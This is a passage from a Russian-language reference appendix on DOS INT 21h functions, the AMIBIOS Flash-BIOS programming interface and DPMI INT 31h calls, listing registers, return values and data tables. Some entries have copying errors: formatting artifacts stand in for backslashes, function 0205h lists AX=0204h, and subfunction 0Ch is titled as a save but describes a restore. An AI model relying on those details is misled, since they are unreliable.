Значение ERRORLEVEL (используемое в пакетных файлах DOS) можно использовать для проверки кода выхода самой последней программы.

Версии: DOS 2.00 и выше.

DOS, функция 4Dh
Получить код выхода программы

Вход:
AH=4Dh

Выход:
AH – код выхода последнего завершившегося процесса
AH=00h – нормальное завершение
AH=01h – завершение через Ctrl-Break INT 23h
AH=02h – завершение по критической ошибке устройства INT 24h
AH=03h – завершение через функцию 31h
AL – код выхода

Описание.
Возвращает код выхода последнего из завершившихся процессов. Эта функция возвращает правильную информацию только однажды для каждого завершившегося процесса.

Версии: DOS 2.00 и выше.

DOS, функция 4Eh
Найти первый совпадающий файл

Вход:
AH=4Eh
DS:DX – адрес строки ASCIZ с именем файла (допускается использовать символы «?» и «*»)
CX – атрибут файла для сравнения

Выход:
CF=0, если функция выполнена успешно
DTA заполнена данными (Таблица Б-10)
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.

Если диск и/или путь не указаны, принимаются значения по умолчанию. Обобщенные символы «*» и «?» допускается использовать в имени файла и расширении.

Версии: DOS 2.00 и выше.

DOS, функция 4Fh
Найти следующий совпадающий файл

Вход:
AH=4Fh
DS:DX – адрес данных, возвращенных предыдущей 4Eh (Найти первый файл)

Таблица Б-10. Формат данных в DTA

Смещ.	Размер	Описание
+00h	21 байт	Зарезервировано
+15h	байт	Атрибуты найденного файла
+16h	слово	Время создания файла
+18h	слово	Дата создания файла
+1Ah	двойное слово	Размер файла
+1Eh	13 байт	Имя и расширение файла в формате ASCIZ

Выход:
CF=0, если функция выполнена успешно
DTA заполнена данными
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.

Эту функцию можно использовать после вызова 4Eh. Следующее имя файла, совпадающее по обобщенному имени и атрибуту файла, копируется в буфер по адресу DS:DX вместе с другой информацией (Таблица Б-10).

Примечание.
Параметр DS:DX добавлен в DOS 3.0.

Версии: DOS 2.00 и выше.

DOS, функция 52h
Получить адрес векторной таблицы связи
(Официально не документирована)

Вход:
AH=52h

Выход:

ES:BX – адрес векторной таблицы связи (Таблица Б-11)

Описание.
Данная функция возвращает адрес векторной таблицы связи.

Версии: DOS 2.00 и выше.

DOS, функция 54h
Получить переключатель верификации DOS

Вход:
AH=54h

Выход:
AL=00h, если верификация выключена (OFF)
AL=01h, если верификация включена (ON)

Описание.
Возвращает текущий статус верификации записи DOS. Если в AL возвращается 1, то DOS считывает обратно каждый сектор, записываемый на диск, чтобы проверить правильность записи. Функция DOS 2Eh позволяет установить/изменить режим верификации.

Версии: DOS 2.00 и выше.

Таблица Б-11. Формат векторной таблицы связи

Смеш.	Размер	Описание
-18h	слово	Содержимое CX при вызове INT 21h при AX=5E01h
-16h	слово	Счетчик для кэшируемых FCB
-14h	слово	Счетчик для открытых FCB
-12h	двойное слово	Адрес обработчика OEM-функций (FFFFh:FFFFh, если обработчик не установлен)
-0Eh	слово	Смещение в кодовом сегменте DOS кода возврата из прерывания INT 21h
-0Ch	слово	Счетчик повторов
-0Ah	слово	Задержка повтора
-08h	двойное слово	Указатель на буфер текущего диска
-04h	слово	Сегмент данных DOS
-02h	слово	Сегмент первого MCB
+00h	двойное слово	Указатель на первый блок параметров диска
+04h	двойное слово	Указатель на первую системную файловую таблицу
+08h	двойное слово	Указатель на заголовок активного драйвера часов
+0Ch	двойное слово	Указатель на заголовок активного драйвера консоли

DOS, функция 56h
Переименовать/переместить файл

Вход:
AH=56h
DS:DX – адрес старого ASCIZ имени (путь/имя существующего файла)
ES:DI – адрес нового ASCIZ имени (новые путь/имя)

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.

Старое имя DS:DX должно существовать и не может содержать обобщенных символов. Диск и путь необязательны (если они не указаны, принимаются значения по умолчанию). Новое имя ES:DI должно описывать несуществующий файл. Если указан диск, он должен быть тем же, что и в старом имени. Если диск или путь не указаны, принимаются текущие. Если старое и новое имя содержат разные пути (явные или

принятые по умолчанию), то элемент оглавления для файла перемещается в оглавление, указанное в новом имени.

Версии: DOS 2.00 и выше.

DOS, функция 57h
Установить/опросить дату/время файла

Вход:
AH=57h
AL=00h – получить дату/время файла
AL=01h – установить дату/время файла
BX – описатель файла (handle)
CX (если AL=1) – новая отметка времени в формате время файла
DX (если AL=1) – новая отметка даты в формате дата файла

Выход:
CF=0, если функция выполнена успешно
CX – (если при вызове AL=0) отметка времени файла в формате время/дата файла (Таблица Б-12)

Таблица Б-12. Формат времени файла

Биты	Описание
15-11	Часы
10-5	Минуты
4-0	Секунды/2

DX – (если при вызове AL=0) отметка даты файла в формате время/дата файла (Таблица Б-13)

Таблица Б-13. Формат даты файла

Биты	Описание
15-9	Год-1980
8-5	Месяц
4-0	Дата

CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
BX должен содержать описатель открытого файла (см. 3Ch или 3Dh). DX и CX задаются в формате памяти (например, младшие 8 бит даты находятся в DH).

Версии: DOS 2.00 и выше.

DOS, функция 59h
Получить расширенную информацию об ошибке

Вход:
AH=59h
BX=0000h (номер версии: 0000h для DOS 3.0, 3.1 и 3.2)

Выход:
AX – расширенный код ошибки (0, если ошибки не было)
BH – класс ошибки
BL – предлагаемое действие
CH – сфера (где произошла ошибка)

Описание.
Эту функцию можно использовать, чтобы уточнить, что предпринять после сбоя функции DOS по ошибке (только DOS 3.0+). Ее можно вызывать: в обработчике критических ошибок INT 24h, после любой функции INT 21h, возвратившей флаг переноса после вызова FCB-функции, возвратившей AL=FFh.

Версии: DOS 3.00 и выше.

DOS, функция 5Ah
Создать уникальный временный файл

Вход:
AH=5Ah
DS:DX – адрес строки ASCIZ с диском и путем (заканчивается символом «\uc1»)
CX – атрибут файла

Выход:
CF=0, если функция выполнена успешно
AX – описатель файла
DS:DX – (не изменяется) полное ASCIZ-имя нового файла
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
Открывает (создает) файл с уникальным именем в каталоге, заданном строкой ASCIZ, на которую указывает DS:DX. COMMAND.COM вызывает эту функцию, когда создает временные «канальные» файлы, используемые при переназначении ввода-вывода. Описание пути должно быть готово к добавлению в его конец имени файла. Необходимо обеспечить минимум 12 байт в конце строки. Сама строка должна быть заполнена в одной из форм: «^: \uc1путь\uc1»,0 (указан диск и путь), «d:»,0 (текущее оглавление диска) или «d: \uc1»,0 (корневое оглавление диска).

Версии: DOS 3.00 и выше.

DOS, функция 5Bh
Создать новый файл

Вход:
AH=5Bh
DS:DX – адрес строки ASCIZ с именем файла
CX – атрибут файла

Выход:
CF=0, если функция выполнена успешно
AX – описатель файла
CF=1, если при выполнении функции возникли ошибки

AX – код ошибки

Описание.
Файл открывается для чтения/записи в совместимом режиме доступа. Если диск и/или путь не указаны, принимаются значения по умолчанию. Этот вызов идентичен функции DOS 3Ch с тем исключением, что он вернет ошибку, если файл с заданным именем уже существует.

Версии: DOS 3.00 и выше.

DOS, функция 5Ch
Блокировать/разблокировать доступ к файлу

Вход:
AH=5Ch
AL – подфункция:
AL=00h – заблокировать область файла
AL=01h – разблокировать ранее заблокированную область
BX – описатель файла
CX:DX – смещение ((CX*65536)+DX) от начала файла
SI:DI – длина блокируемой области ((SI*65536)+DI) байт

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
Блокирует или освобождает доступ к участку файла, указанного в BX. Область файла с логическим смещением CX:DX и длиной SI:DI блокируется (захватывается) или разблокируется (освобождается). Смещение и длина обязательно должны быть указаны. Разделение файлов должно быть активизировано (командой SHARE), иначе функция вернет код ошибки «Неверный номер функции».

Версии: DOS 3.00 и выше (при обязательной загрузке SHARE).

DOS, функция 62h
Получить адрес PSP

Вход:
AH=62h

Выход:
BX – сегментный адрес PSP выполняющейся программы

Описание.
Эта функция возвращает в BX адрес PSP текущей программы. Используется, для получения адреса параметров командной строки, адреса окружения DOS и другой полезной информации, содержащейся в PSP.

Версии: DOS 3.00 и выше.

DOS, функция 65h
Получить расширенную информацию страны

Вход:
AH=65h DOS 3.3
AL – подфункция:
AL=01h – дать расширенную информацию страны DOS 3.3
AL=02h – дать таблицу преобразования строчных букв в прописные
AL=04h – то же для символов, допустимых в именах файлов
AL=06h – дать сопоставляющую последовательность
DX – код страны
BX – кодовая страница (FFFFh – консоль)
CX – размер буфера возврата (должен быть минимум 5 байт)
ES:DI – адрес буфера возврата

Выход:
CF=0, если функция выполнена успешно
ES:DI – адрес возвращенной информации
CF=1, если при выполнении функции возникли ошибки:
AX – код ошибки

Описание.
Эта функция возвращает различную национальную информацию. Используется для получения формата даты, символа валюты и других данных, необходимых для вывода и сортировки информации (во всех странах, кроме США).

Версии: DOS 3.30 и выше.

DOS, функция 66h
Получить/установить глобальную кодовую страницу

Вход:
AH=66h
AL – подфункция:
AL=01h – запросить текущую глобальную кодовую страницу
AL=02h – установить активную кодовую страницу
BX – (при AL=02h) кодовая страница (Таблица Б-14)
DX – (при AL=02h) системная кодовая страница (устанавливаемая при загрузке)

Выход:
CF=0, если функция выполнена успешно

Таблица Б-14. Значения кодовых страниц

Кодовая страница	Страна (язык)
437	Соединенные Штаты Америки
850	Многоязыковая
857	Турция
860	Португалия
861	Исландия
863	Канада (французский)
865	Норвегия
866	Россия

BX – (если при вызове AL=01h) текущая активная кодовая страница

DX – (если при вызове AL=01h) системная кодовая страница (устанавливаемая при загрузке)

CF=1, если при выполнении функции возникли ошибки

AX – код ошибки

Описание.

Эта функция выбирает новую кодовую страницу или получает значение текущей активной кодовой страницы (страниц). Программа DOS NLSFUNC должна быть загружена до этого вызова. Функция используется в сочетании с 65h или 38h.

Примечание.

Устанавливая новую активную кодовую страницу, DOS читает данные из файла COUNTRY.SYS.

Версии: DOS 3.30 и выше.

DOS, функция 67h
Установить число описателей файлов

Вход:

AH=67h

BX – максимальное число описателей (до FFFFh)

Выход:

CF=0, если функция выполнена успешно

CF=1, если при выполнении функции возникли ошибки

AX – код ошибки

Описание.

Эта функция устанавливает максимальное число описателей файлов, которые могут быть открыты одновременно. Если значение BX меньше 20, то принимается 20. Если значение BX меньше текущего максимума (нужно сократить число описателей), и в данный момент открыто более чем BX файлов, то изменение будет иметь место, когда число открытых файлов не будет превышать устанавливаемый максимум. Если BX больше текущего максимума (нужно увеличить число описателей), то DOS должна иметь доступную память, чтобы распределить ее под новые описатели. Функция 4Ah позволяет

освободить память, чтобы она стала доступной DOS.

Версии: DOS 3.30 и выше.

DOS, функция 68h
Завершить файл

Вход:
AH=68h
BX – описатель завершаемого файла

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
Эта функция заставляет DOS сбросить (записать на диск) буфера основной памяти для указанного описателя файла. DOS обычно избегает обмена с дисками, записывая данные в буфера в основной памяти до заполнения сектора или закрытия файла. Эта функция заставляет DOS немедленно записать данные на диск. Это ускоряет операции с базами данных, позволяя приложению избежать неэффективного закрытия и повторного открытия файлов.

Версии: DOS 3.3 и выше. В версиях DOS от 2.0 до 3.2 можно использовать функцию DOS 45h, чтобы создать и затем закрыть дубликат.

Приложение В
Функции программирования Flash в AMIBIOS

За программирование Flash в AMIBIOS отвечает функция E0h прерывания INT 16h. При вызове прерывания INT 16h номер функции должен находиться в регистре AH, номер подфункции – в регистре AL. При возврате из функции регистр AL содержит FAh как подтверждение, что данная функция прерывания поддерживается. Флаг CF равен нулю при успешном выполнении и равен единице при ошибке.

Для уверенности в успешном выполнении функций необходимо всегда проверять AL=FAh на выходе.

Flash AMIBIOS, подфункция 00h
Получить номер версии интерфейса Flash BIOS

Вход:
AH=E0h
AL=00h

Выход:
AL=FAh
CF=1 – интерфейс Flash-BIOS отсутствует
CF=0 – интерфейс Flash-BIOS присутствует
BX – номер версии в формате BCD

Описание.

Возвращает номер версии интерфейса Flash-BIOS в BCD-формате. Например, версия 2.00 возвратит в BX число 0200h.

Примечание.
Эту функцию можно использовать для детектирования наличия интерфейса Flash-BIOS. При возврате регистр AL должен обязательно быть равен FAh.

Изменяемые регистры: AX, BX

Flash AMIBIOS, подфункция 01h
Получить требования к сохранению состояния чипа

Вход:
AH=E0h
AL=01h

Выход:
AL=FAh
CF=0, если функция выполнена успешно
BX – размер области памяти (в байтах), необходимый для сохранения текущего состояния чипа
CF=1, если при выполнении функции возникли ошибки

Описание.
Возвращает размер области памяти (в байтах), необходимый для сохранения текущего состояния чипа.

Изменяемые регистры: AX, BX

Flash AMIBIOS, подфункция 02h
Сохранить текущее состояние чипа в подготовленной области

Вход:
AH=E0h
AL=02h
ES:DI – указатель на буфер для сохранения текущего состояния чипа

Выход:
AL=FAh
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Данная подфункция сохраняет текущее состояние чипа в обозначенной области данных и подготавливает чип к разрешению доступа в EPROM.

Примечание.
Необходимо сохранить текущее состояние кэш, управления электропитанием (Power Management), затенения (Shadow) и прочее. При нефатальной ошибке будет возможно вернуть эти значения. Подготовка чипа к работе с Flash EPROM включает в себя отключение затенения RAM, внешнего и внутреннего кэш, управления электропитанием и так далее. Необходимо сохранить эти значения перед началом операции. Отключение кэш

позволит с полной уверенностью обращаться напрямую в адресное пространство ROM, не беспокоясь о том, что кэш может этому помешать. Если нужное адресное пространство ROM кэшируется только при включенном затенении «Shadow Enabled» (то есть кэшируется только затененная RAM, а не ROM), отмена кэширования происходит при отмене затенения RAM, и в данном случае отмены кэширования не требуется. Если ROM кэшируется, то кэш необходимо отключить.

Изменяемые регистры: AX

Flash AMIBIOS, подфункция 03h
Восстановить состояние чипа

Вход:
AH=E0h
AL=03h
ES:DI – указатель на буфер, где хранится состояние чипа, которое необходимо восстановить

Выход:
AL=FAh
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Данная подфункция восстанавливает состояние чипа из области памяти, в которую он был сохранен подфункцией 02h.

Изменяемые регистры: AX

Flash AMIBIOS, подфункция 04h
Понизить напряжение программирования (Vpp)

Вход:
AH=E0h
AL=04h

Выход:
AL=FAh
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Понижает напряжение программирования (Vpp) до нормального уровня. Необходима задержка для стабилизации напряжений.

Примечание.
На некоторых компьютерах эта подфункция совпадает с подфункцией 06h «Защитить Flash от записи».

Изменяемые регистры: AX

Flash AMIBIOS, подфункция 05h

Повысить напряжение программирования (Vpp)

Вход:
AH=E0h
AL=05h

Выход:
AL=FAh
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Повышает Vpp до уровня, необходимого для программирования (12В для 12-вольтовых Flash EPROM). Необходима задержка для стабилизации напряжений.

Примечание.
На некоторых компьютерах эта подфункция совпадает с подфункцией 07h «Разрешить запись во Flash».

Изменяемые регистры: AX

Flash AMIBIOS, подфункция 06h
Защитить Flash от записи

Вход:
AH=E0h
AL=06h

Выход:
AL=FAh
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Делает Flash защищенным от записи. Необходима задержка для стабилизации напряжений.

Примечание.
На некоторых компьютерах эта подфункция совпадает с подфункцией 04h «Понизить напряжение программирования».

Изменяемые регистры: AX

Flash AMIBIOS, подфункция 07h
Разрешить запись во Flash

Вход:
AH=E0h
AL=07h

Выход:
AL=FAh

CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Эта функция разрешает писать во Flash.

Примечание.
На некоторых компьютерах эта подфункция совпадает с подфункцией 05h «Повысить напряжение программирования».

Изменяемые регистры: AX

Flash AMIBIOS, подфункция 08h
Выбрать Flash

Вход:
AH=E0h
AL=08h

Выход:
AL=FAh
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Если на основной плате компьютера присутствуют и обычный, и Flash EPROM, то выбирается Flash. Данная подфункция при необходимости может обеспечить задержку для стабилизации. Если в использовании данной подфункции нет необходимости (присутствует только Flash EPROM), она возвращает значение «Успешное выполнение».

Изменяемые регистры: AX

Flash AMIBIOS, подфункция 09h
Отменить выбранный Flash

Вход:
AH=E0h
AL=09h

Выход:
AL=FAh
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Отменяет выбранный подфункцией 08h Flash.

Изменяемые регистры: AX

Flash AMIBIOS, подфункция 0Ah
Проверить доступ к адресам памяти

Вход:
AH=E0h
AL=0Ah
ES – сегмент памяти для верификации
BX – количество требуемых параграфов памяти

Выход:
AL=FAh
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Проверяет доступность указанной памяти. Подфункция необходима в ситуации, если некоторые участки памяти недоступны вследствие отключения кэш (80000-9FFFF может быть недоступна) и еще в некоторых случаях. Если в использовании данной подфункции нет необходимости, она возвращает значение «Успешное выполнение».

Изменяемые регистры: AX, в случае ошибки BX=0

Flash AMIBIOS, подфункция 0Bh
Сохранить состояние внутреннего кэш

Вход:
AH=E0h
AL=0Bh
ES:DI – указатель на буфер для сохранения

Выход:
AL=FAh
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Сохраняет текущее состояние внутреннего кэш. Перед сохранением необходима проверка на доступность внутреннего кэш для конкретного железа. Буфер для сохранения должен быть не менее 16 байт. В случае отсутствия внутреннего кэш выдается ошибка.

Изменяемые регистры: AX

Flash AMIBIOS, подфункция 0Ch
Сохранить состояние внутреннего кэш

Вход:
AH=E0h
AL=0Ch
ES:DI – указатель на буфер для сохранения

Выход:
AL=FAh
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Восстанавливает состояние внутреннего кэш, сохраненное подфункцией 0Bh.

Примечание.
В защищенном режиме вызывает ошибку.

Изменяемые регистры: AX

Flash AMIBIOS, подфункция FFh
Сгенерировать CPU Reset (рестарт процессора).

Вход:
AH=E0h
AL=FFh

Описание.
Генерирует CPU Reset (рестарт процессора).

Приложение Г
Функции DPMI (INT 31h)

DPMI, функция 0000h
Выделить один или несколько дескрипторов в таблице LDT

Вход:
AX=0000h
CX – количество дескрипторов, которые необходимо выделить

Выход:
CF=0, если функция выполнена успешно
AX – базовый селектор
CF=1, если при выполнении функции возникли ошибки

Описание.
Выделяет один или несколько дескрипторов в таблице LDT. Созданные дескрипторы должны быть инициализированы создавшим их приложением.

Примечания.
Если создавалось более одного дескриптора, то регистр AX содержит селектор первого из них, и для получения приращения до следующего селектора нужно воспользоваться функцией 0003h. Созданным дескрипторам будет установлен тип данных с нулевыми базовым адресом и приращением.

DPMI, функция 0001h
Освободить дескриптор из таблицы LDT

Вход:
AX=0001h
BX – селектор дескриптора, который нужно освободить

Выход:

CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Освобождает дескриптор из таблицы LDT, созданный функцией 0000h.

Примечания.
Если нужно освободить несколько дескрипторов, то эту функцию нужно вызвать для каждого из них в отдельности. С помощью этой функции программа может освободить только те дескрипторы, которые были выделены данной программой.

DPMI, функция 0002h
Преобразовать сегмент в дескриптор

Вход:
AX=0002h
BX – сегментный адрес реального режима

Выход:
CF=0, если функция выполнена успешно
AX – селектор дескриптора для сегмента реального режима
CF=1, если при выполнении функции возникли ошибки

Описание.
Эта функция преобразует сегмент реального режима в дескриптор для адресации к этому сегменту в защищенном режиме.

Примечания.
Если эта функция неоднократно вызывается для одного и того же сегмента реального режима, то она возвращает один и тот же селектор. Дескрипторы, созданные этой функцией, не могут быть модифицированы или удалены.

DPMI, функция 0003h
Получить приращение до следующего селектора

Вход:
AX=0003h

Выход:
CF=0 (эта функция всегда выполняется успешно)
AX – значение приращения до следующего селектора

Описание.
Возвращает приращение для вычисления следующего селектора в тех функциях, которые могут возвращать более одного селектора.

DPMI, функция 0006h
Получить базовый адрес сегмента по селектору

Вход:
AX=0006h
BX – селектор

Выход:
CF=0, если функция выполнена успешно
CX:DX – 32-разрядный линейный базовый адрес указанного сегмента
CF=1, если при выполнении функции возникли ошибки

Описание.
Возвращает 32-разрядный базовый адрес сегмента по его селектору.

DPMI, функция 0007h
Установить базовый адрес сегмента

Вход:
AX=0007h
BX – селектор сегмента, для которого нужно установить базовый адрес
CX:DX – 32-разрядный линейный базовый адрес

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Устанавливает 32-разрядный линейный базовый адрес указанного сегмента.

Примечания.
С помощью этой функции можно изменить базовый адрес только тех сегментов, которые выделены функцией 0000h. Старшие 8 бит (регистр CH) базового адреса игнорируются в 16-разрядных версиях DPMI.

DPMI, функция 0008h
Установить предел сегмента

Вход:
AX=0008h
BX – селектор сегмента, для которого надо установить предел
CX:DX – 32-разрядный предел сегмента

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Устанавливает 32-разрядный предел указанного сегмента.

Примечания.
С помощью этой функции можно изменить только предел сегментов, выделенных функцией 0000h. В 16-разрядных версиях DPMI предел должен быть не более FFFFh. Если предел более 1Мбайт, то базовый адрес сегмента должен быть выровнен по границе страницы (1000h), а также младшие 12 бит предела должны быть равны нулю.

DPMI, функция 0009h
Установить права доступа в дескрипторе

Вход:
AX=0009h
BX – селектор сегмента, для которого надо установить права доступа
CL – значение поля прав доступа
CH – расширенное значение поля прав доступа для i80386 и выше (только в 32-разрядных DPMI)

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Устанавливает поле прав доступа в дескрипторе.

Примечания.
С помощью этой функции можно изменить только предел сегментов, выделенных функцией 0000h.

DPMI, функция 000Ah
Создать алиасный дескриптор для сегмента кода

Вход:
AX=000Ah
BX – селектор сегмента кода, для которого надо создать алиасный дескриптор.

Выход:
CF=0, если функция выполнена успешно
AX – новый селектор данных
CF=1, если при выполнении функции возникли ошибки

Описание.
Создает дескриптор данных с таким же базовым адресом и пределом, как у указанного сегмента кода.

Примечания.
Созданный этой функцией алиасный дескриптор можно удалить функцией 0001h.

DPMI, функция 000Bh
Получить дескриптор

Вход:
AX=000Bh
BX – селектор
ES:(E)DI – указатель на 8-байтный буфер, в который нужно скопировать дескриптор.

Выход:
CF=0, если функция выполнена успешно
ES:(E)DI – указатель на 8-байтный буфер, содержащий дескриптор
CF=1, если при выполнении функции возникли ошибки

Описание.

Данная функция копирует элемент таблицы дескрипторов LDT, соответствующий указанному селектору, в 8-байтный буфер.

Примечания.
32-битные программы должны использовать ES:EDI для адресации буфера, 16-битные – ES:DI.

DPMI, функция 000Ch
Установить дескриптор

Вход:
AX=000Ch
BX – селектор
ES:(E)DI – указатель на 8-байтный буфер, содержащий дескриптор

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Данная функция заносит содержимое 8-байтного буфера в элемент таблицы дескрипторов LDT, соответствующий указанному селектору.

Примечания.
32-битные программы должны использовать ES:EDI для адресации буфера, 16-битные – ES:DI. С помощью этой функции можно изменить только те дескрипторы, которые выделены функцией 0000h.

DPMI, функция 000Dh
Выделить дескриптор

Вход:
AX=000Dh
BX – селектор

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Данная функция выделяет дескриптор, соответствующий указанному селектору.

Примечания.
Созданный этой функцией дескриптор можно удалить функцией 0001h.

DPMI, функция 0100h
Выделить блок памяти DOS

Вход:
AX=0100h
BX – количество параграфов (по 16 байт)

Выход:
CF=0, если функция выполнена успешно
AX – сегментный адрес выделенного блока памяти
DX – селектор выделенного блока памяти
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки DOS
BX – размер наибольшего доступного блока (в параграфах)

Описание.
Данная функция выделяет память из пула свободной памяти DOS.

Примечания.
Созданный этой функцией дескриптор не может быть изменен или освобожден. В случае, если запрашивается памяти больше, чем 64 Кбайт, функция выделяет несколько дескрипторов. Для доступа к следующему можно пользоваться функцией 0003h.

DPMI, функция 0101h
Освободить блок памяти DOS

Вход:
AX=0101h
DX – селектор выделенного блока памяти

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки DOS

Описание.
Данная функция освобождает память DOS, выделенную функцией 0100h.

Примечания.
Все выделенные при выделении памяти дескрипторы освобождаются.

DPMI, функция 0102h
Изменить размер блока памяти DOS

Вход:
AX=0102h
BX – необходимый размер блока памяти
DX – селектор блока памяти

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки DOS
BX – размер наибольшего доступного блока (в параграфах)

Описание.
Данная функция изменяет размер памяти DOS, выделенной функцией 0100h.

Примечания.

Увеличение размера блока памяти часто может привести к ошибке, если после данного блока был выделен другой блок, если размер увеличиваемого блока больше 64 Кбайт или если после дескриптора этого блока памяти был выделен другой дескриптор.

DPMI, функция 0200h
Получить вектор прерывания реального режима

Вход:
AX=0200h
BL – номер прерывания

Выход:
CF=0
CX:DX – сегмент: смещение вектора прерывания реального режима

Описание.
Данная функция возвращает вектор прерывания реального режима.

Примечания.
Значение, возвращаемое в CX – сегмент, не селектор. Попытки использовать его как селектор приведут к исключению общей защиты памяти.

DPMI, функция 0201h
Установить вектор прерывания реального режима

Вход:
AX=0201h
BL – номер прерывания
CX:DX – сегмент: смещение вектора прерывания реального режима

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Данная функция устанавливает вектор прерывания реального режима.

Примечания.
Значение в CX должно быть сегментом, а не селектором.

DPMI, функция 0202h
Получить вектор обработчика исключения процессора

Вход:
AX=0202h
BL – номер исключения (00h-1Fh)

Выход:
CF=0, если функция выполнена успешно
CX:(E)DX – селектор: смещение
CF=1, если при выполнении функции возникли ошибки

Значение, переданное в BL, некорректно

Описание.
Данная функция возвращает вектор обработчика исключения процессора.

Примечания.
Значение в CX – селектор защищенного режима, а не сегмент реального. В 32-битном режиме значение смещения возвращается в регистре EDX.

DPMI, функция 0203h
Установить вектор обработчика исключения процессора

Вход:
AX=0203h
BL – номер исключения (00h-1Fh)
CX:(E)DX – селектор: смещение

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки
Значение, переданное в BL, некорректно

Описание.
Данная функция устанавливает вектор обработчика исключения процессора.

Примечания.
Значение в CX должно быть существующим селектором защищенного режима, а не сегментом реального. В 32-битном режиме значение смещения возвращается в регистре EDX.

DPMI, функция 0204h
Получить вектор прерывания защищенного режима

Вход:
AX=0204h
BL – номер прерывания

Выход:
CF=0
CX:(E)DX – селектор: смещение

Описание.
Данная функция возвращает вектор обработчика прерывания защищенного режима.

Примечания.
Значение в CX – селектор защищенного режима, а не сегмент реального. В 32-битном режиме значение смещения возвращается в регистре EDX.

DPMI, функция 0205h
Установить вектор прерывания защищенного режима

Вход:

AX=0204h
BL – номер прерывания
CX:(E)DX – селектор: смещение

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки

Описание.
Данная функция устанавливает вектор обработчика прерывания защищенного режима.

Примечания.
Значение в CX должно быть существующим селектором защищенного режима, а не сегментом реального. В 32-битном режиме значение смещения возвращается в регистре EDX.

DPMI, функция 0300h
Вызвать обработчик прерывания реального режима

Вход:
AX=0300h
BL – номер прерывания
BH – флаги:
бит 0 – сбросить контроллер прерывания и адресную линию A20
биты 1–7 – зарезервированы и должны быть равны нулю
CX – количество слов, которые надо скопировать из стека защищенного режима в стек реального
ES:(E)DI – селектор: смещение структуры вызова реального режима (Таблица Г-1)

Таблица Г-1. Формат структуры вызова реального режима

Смеш.	Описание
+00h	EDI
+04h	ESI
+08h	EBP
+0Ch	Зарезервировано
+10h	EBX
+14h	EDX
+18h	ECX
+1Ch	EAX
+20h	Флаги
+22h	ES
+24h	DS
+26h	FS
+28h	GS
+2Ah	IP
+2Ch	CS
+2Eh	SP
+30h	SS

Выход:

CF=0, если функция выполнена успешно

ES:(E)DI – селектор: смещение модифицированной структуры вызова реального режима

CF=1, если при выполнении функции возникли ошибки

Описание.

Данная функция вызывает обработчик прерывания реального режима.

Примечания.

Поля CS и IP этой функцией игнорируются. Функция вызывает обработчик, адрес которого указан в таблице прерываний. Если поля SS и SP равны нулю, то стек выделяется DPMI. 32-битные программы должны использовать ES:EDI для адресации структуры.

DPMI, функция 0301h

Вызвать процедуру реального режима, заканчивающуюся командой *RET* ***FAR***

Вход:

AX=0301h

BH – флаги:

бит 0 – сбросить контроллер прерывания и адресную линию A20

биты 1–7 – зарезервированы и должны быть равны нулю

CX – количество слов, которые надо скопировать из стека защищенного режима в стек реального

ES:(E)DI – селектор: смещение структуры вызова реального режима (формат структуры вызова реального режима описан в функции 0300h)

Выход:

CF=0, если функция выполнена успешно

ES:(E)DI – селектор: смещение модифицированной структуры вызова реального режима

CF=1, если при выполнении функции возникли ошибки

Описание.

Данная функция вызывает процедуру реального режима, заканчивающуюся командой RET FAR.

Примечания.

Адрес процедуры должен быть указан в структуре вызова реального режима. Процедура должна завершать выполнение командой RET FAR. Если поля SS и SP равны нулю, то стек выделяется DPMI. 32-битные программы должны использовать ES:EDI для адресации структуры.

DPMI, функция 0302h
Вызвать процедуру реального режима, заканчивающуюся командой IRET

Вход:

AX=0302h

BH – флаги:

бит 0 – сбросить контроллер прерывания и адресную линию A20

биты 1–7 – зарезервированы и должны быть равны нулю

CX – количество слов, которые надо скопировать из стека защищенного режима в стек реального

ES:(E)DI – селектор: смещение структуры вызова реального режима (формат структуры вызова реального режима описан в функции 0300h)

Выход:

CF=0, если функция выполнена успешно

ES:(E)DI – селектор: смещение модифицированной структуры вызова реального режима

CF=1, если при выполнении функции возникли ошибки

Описание.

Данная функция вызывает процедуру реального режима, заканчивающуюся командой IRET.

Примечания.

